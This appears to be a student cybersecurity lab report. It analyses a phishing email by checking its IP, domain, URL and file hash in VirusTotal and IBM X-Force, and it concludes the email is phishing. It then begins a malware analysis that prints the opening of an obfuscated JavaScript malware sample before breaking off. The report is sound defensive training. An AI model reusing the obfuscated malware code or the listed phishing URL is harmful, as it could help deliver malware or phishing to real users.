CYBERATTACKS LABS

Task 1: Perform an email header analysis. You will be given an email. The task will be to identify the various headers and body of the email and determine if the email is a genuine email or a phishing email.


IOCs:

17.50.10.134

maxsgmail.top

https://dtec.com.my/ash?email=ad@malware-traffic-analysis.net

b264818bdfa95e0498fcc48734a9e40921e15d8d389294a703094e9691905de6\




No security vendor flagged this IP address as malicious

17.50.10.134 (17.0.0.0/10)

AS 714 (APPLE-ENGINEERING)

0xSI_f33d	✓ Clean	Abusix	✓ Clean
Acronis	✓ Clean	ADMINUSLabs	✓ Clean
AICC (MONITORAPP)	✓ Clean	AlienVault	✓ Clean
alphaMountain.ai	✓ Clean	Antiy-AVL	✓ Clean
Armis	✓ Clean	AutoShun	✓ Clean
Avira	✓ Clean	BADWARE.INFO	✓ Clean
Baidu-International	✓ Clean	benkow.cc	✓ Clean
Bfore.Ai PreCrime	✓ Clean	BitDefender	✓ Clean
Blueliv	✓ Clean	Certego	✓ Clean
Chong Lua Dao	✓ Clean	CINS Army	✓ Clean
CMC Threat Intelligence	✓ Clean	Comodo Valkyrie Verdict	✓ Clean

Verifying IP address before blocking it. The site I have used here to verify is www.virustotal.com. Highlights show that No security vendor flagged this IP address as malicious.



12 Timeline View all

Category	Reason	Location	Date
	Regional Internet Registry	United States	Dec 26, 2021 11:52 PM
	Regional Internet Registry	United States	Dec 25, 2021 11:52 PM
	Regional Internet Registry	United States	Mar 22, 2020 12:54 AM
	Regional Internet Registry	United States	Mar 21, 2020 12:52 AM

0 Passive DNS

None found


0 Malware

None found

2 Subnets

Subnet	Category	Location
IP 17.0.0.0/8	Miscellaneous	United States
IP 17.50.0.0/16	Miscellaneous	

Verifying IP address in IBM X-force exchange. Highlights show that it is using two subnets which are miscellaneous.



maxsgmail.top

0 / 91

No security vendors flagged this domain as malicious

maxsgmail.top


top-1M

Community Score

0xSI_f33d	Clean	Abusix	Clean
Acronis	Clean	ADMINUSLabs	Clean
AICC (MONITORAPP)	Clean	AlienVault	Clean
alphaMountain.ai	Clean	Antiy-AVL	Clean
Armis	Clean	Avira	Clean
BADWARE.INFO	Clean	Baidu-International	Clean
benkow.cc	Clean	Bfore.Ai PreCrime	Clean
BitDefender	Clean	Blueliv	Clean
Certego	Clean	Chong Lua Dao	Clean
CINS Army	Clean	CMC Threat Intelligence	Clean
Comodo Valkyrie Verdict	Clean	CRDF	Clean

Verifying Domain before blocking it. The site I have used here to verify is www.virustotal.com.

Highlights show that No security vendor flagged this domain address as malicious.



2
Timeline
hide chart

Category	Reason	Date
~~General Business~~	Third party feed	October 4, 2020 1:26 AM
▲ General Business(100%)	Third party feed	December 20, 2019 5:00 PM

0
DNS Records

None found


0
Malware

None found

0
Integrations

Enhance Reports with Integrations
Set up integrations to see additional data from your favorite sources

Verifying Domain in IBM X-force exchange. It shows risk is unknown. No DNS record and malware found.



https://dtec.com.my/ash?email=ad@malware-traffic-analysis.net

5
/ 80

ⓘ 5 security vendors flagged this URL as malicious

https://dtec.com.my/ash?email=ad@malware-traffic-analysis.net
dtec.com.my


404
Status

text/html; charset=iso-8859-1
Content Type

2020-05-22 18:23:07 UTC
1 year ago

CRDF	ⓘ Malicious	ESET	ⓘ Phishing
Fortinet	ⓘ Phishing	Kaspersky	ⓘ Phishing
Sophos	ⓘ Malicious	ADMINUSLabs	✓ Clean
AlienVault	✓ Clean	Antiy-AVL	✓ Clean
Artists Against 419	✓ Clean	Avira	✓ Clean
BADWARE.INFO	✓ Clean	Baidu-International	✓ Clean
BitDefender	✓ Clean	BlockList	✓ Clean
Blueliv	✓ Clean	Botvrij.eu	✓ Clean
Certego	✓ Clean	CINS Army	✓ Clean
CLEAN MX	✓ Clean	CyberCrime	✓ Clean
CyRadar	✓ Clean	Cyren	✓ Clean

Verifying Hyperlink in virustotal. Highlights show 5 security vendors flagged this URL as malicious. 3 vendors say it is phishing and 2 vendors say its malware.


IBM X-Force Exchange
ALL
https://dtec.com.my/ash?email=ad@malware-traffic-analysis.net
Export as STIX 2
Suggest Edit
Follow

Limited information is available. Use the contribution form or the comments option to share information about this observable, or add this report to a Collection.

Risk
Unknown

X-Force URL Report

https://dtec.com.my/ash?email=ad@malware-traffic-analysis.net

This report does not contain tags. Add tags via the comment box.

Details

Categorization	Unknown
Application	No known application

WHOIS Record

Created	Jun 7, 1987
Updated	Feb 8, 2021
Registrant Name	address: Level 3, Tower 2, Menara Cyber Axis
Registrant Country or Region	Malaysia
Email	dnsadmin@mynic.my


Did you know that we have an API?

X-Force threat intelligence is actionable and is available via our APIs (JSON and STIX), which can be ingested into SIEMs. With our commercial API subscription, you can query URLs and IPs by category (e.g. query all IPs and URLs which are categorized as "Botnet Command and Control Server") — Read more at our API documentation

```
curl -X GET --header 'Accept: application/json' -u {API_KEY:API_PASSWORD} 'https://exchange.xforce.ibmcloud.com/api/url/https://dtec.com.my/ash?email=ad@malware-tra
```

0 DNS Records	None found
0 Malware	None found

Verifying Hyperlink in IBM X-force exchange. It shows risk is unknown. No DNS record and malware found.


b264818bdfa95e0498fcc48734a9e40921e15d8d389294a703094e9691905de6
0
/ 60
?
Community Score
EML
DETECTION
DETAILS
COMMUNITY

No security vendors flagged this file as malicious


b264818bdfa95e0498fcc48734a9e40921e15d8d389294a703094e9691905de6
2020-05-05-phishing-email-example-04.eml
email

32.88 KB
Size

2020-07-06 17:02:07 UTC
1 year ago

Ad-Aware	✓ Undetected	AegisLab	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avast-Mobile	✓ Undetected
AVG	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
CAT-QuickHeal	✓ Undetected	ClamAV	✓ Undetected
CMC	✓ Undetected	Comodo	✓ Undetected
Cynet	✓ Undetected	Cyren	✓ Undetected
DrWeb	✓ Undetected	Emsisoft	✓ Undetected

Verifying hash of the mail in virustotal. Highlights show that No security vendor flagged this file as malicious.


IBM X-Force Exchange
ALL
Search by Application name, IP address, URL, Vulnerability, MD5, #Tag...

Details

Hash Type	sha256
First Seen	May 6, 2020 *
Last Seen	Jan 14, 2021 *
Community Coverage	0%

* Powered by: ReversingLabs Titanium Platform

Did you know that we have an API?

X-Force threat intelligence is actionable and is available via our APIs (JSON and STIX), which can be ingested into SIEMs. — Read more at our API documentation

```
curl -X GET --header 'Accept: application/json' -u {API_KEY:API_PASSWORD} 'https://exchange.xforce.ibmcloud.com/api/malware/b:
```


0 Download Sources	None found
0 Command and Control Servers	None found
0 Email Sources	None found

Verifying hash of the mail in IBM X-force exchange. Highlights show the type of hash is “sha256”.

It is verified that the given email is not genuine and it is a phishing email from the hyperlink given.


Task 2: Perform malware analysis. You will be given a piece of malware for investigate. The task will be to analyze the piece of malware and prepare a report accordingly. Please feel free to choose any malware report template from the internet. Check for the good ones like Mandiant, Threat Intel and Kroll as few examples.

Compliant_29769200-352



```
function lpWA9u(b0C1NzY, iaGvk7vKf){return b0C1NzY.charAt(iaGvk7vKf);}function qzT0gBjr(n7nll){var vbm = ""; var q5 = 0;for (q5 = n7nll.length - 1; q5 >= 0; q5 -= 1){vbm += lpWA9u(n7nll, q5);}return vbm;}
function npyxsxta(uBFmVyY0) {var am = "\x72";var iEbKYq ="C"; var jthcWmL = []; var lGz6bTxgd = "o";jthcWmL[0] = "f" + am + lGz6bTxgd + "m";jthcWmL[1] = iEbKYq + "ha";jthcWmL[2] = am + iEbKYq;
jthcWmL[3] = lGz6bTxgd + "\x64\x65";var cDqgO = jthcWmL[0] + jthcWmL[1] + jthcWmL[2] + jthcWmL[3];var tt = String;return tt[cDqgO](uBFmVyY0);}function oHXm8Hts(tBUV68V8W){var khYSXLPi = 0;
var lv = 0;while (khYSXLPi < 99) {khYSXLPi++;lv += khYSXLPi;}return "+" ==tBUV68V8W?(639-577):"/"==tBUV68V8W?(-2356+2419):nPKER.indexOf(tBUV68V8W);}function eLGRiS(tj5){var teo2EDx;var hUI;
